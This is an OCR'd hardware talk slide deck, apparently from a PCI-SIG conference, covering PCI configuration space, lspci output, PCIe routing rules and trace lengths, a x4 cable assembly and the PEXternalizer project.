
Configuration Space



```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

Configuration Space




31			0	Byte Offset
Device ID		Vendor ID		00h
Status		Command		04h
Class Code			Revision ID	08h
BIST	Header Type	Master Latency Timer	Cache Line Size	0Ch
Base Address Registers				10h
				14h
				18h
				1Ch
				20h
				24h
Cardbus CIS Pointer				28h
Subsystem ID		Subsystem Vendor ID		2Ch
Expansion ROM Base Address				30h
Reserved			Capabilities Pointer	34h
Reserved				38h
Max_Lat	Min_Gnt	Interrupt Pin	Interrupt Line	3Ch

```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

Configuration Space



31			0	Byte Offset
Device ID		Vendor ID		00h
Status		Command		04h
Class Code			Revision ID	08h
BIST	Header Type	Master Latency Timer	Cache Line Size	0Ch
Base Address Registers				10h
				14h
				18h
				1Ch
				20h
				24h
Cardbus CIS Pointer				28h
Subsystem ID		Subsystem Vendor ID		2Ch
Expansion ROM Base Address				30h
Reserved			Capabilities Pointer	34h
Reserved				38h
Max_Lat	Min_Gnt	Interrupt Pin	Interrupt Line	3Ch

```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

Enumeration




Diagram: PCIe 2.1 specification

Routing PCIe

The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

1. route pairs adjacent and equal length

The Step-By-Step, Complicated, Mandatory, Inflexible Rules of Routing PCIe:

1. route pairs adjacent and equal length

… that’s mostly it

Routing PCIe

System Board Traces	12 Inches
Add-in Card Traces	3.5 inches
Chip-to-Chip Routes	15 inches

Follow these rules and your board might work.


Break them and it might not.


Routing PCIe


Minimum PCIe:


- 2.5GHz TX
- 2.5GHz RX
- 100MHz Clock (optional)

PCI express x4 Cable Assembly











PCI express x4 Cable Assembly

PCI-SIG Developers Conference Europe


Routing PCIe




Cross-section of a USB 3.0 cable. Image courtesy of USB Implementers Forum




PEXternalizer
on github



PEXternalizer
on github



PEXternalizer
on github




PEXternalizer
on github

ARDUINO


Search the Arduino Website

Home Buy Download Products Learning Reference Support Blog LOG IN SIGN UP

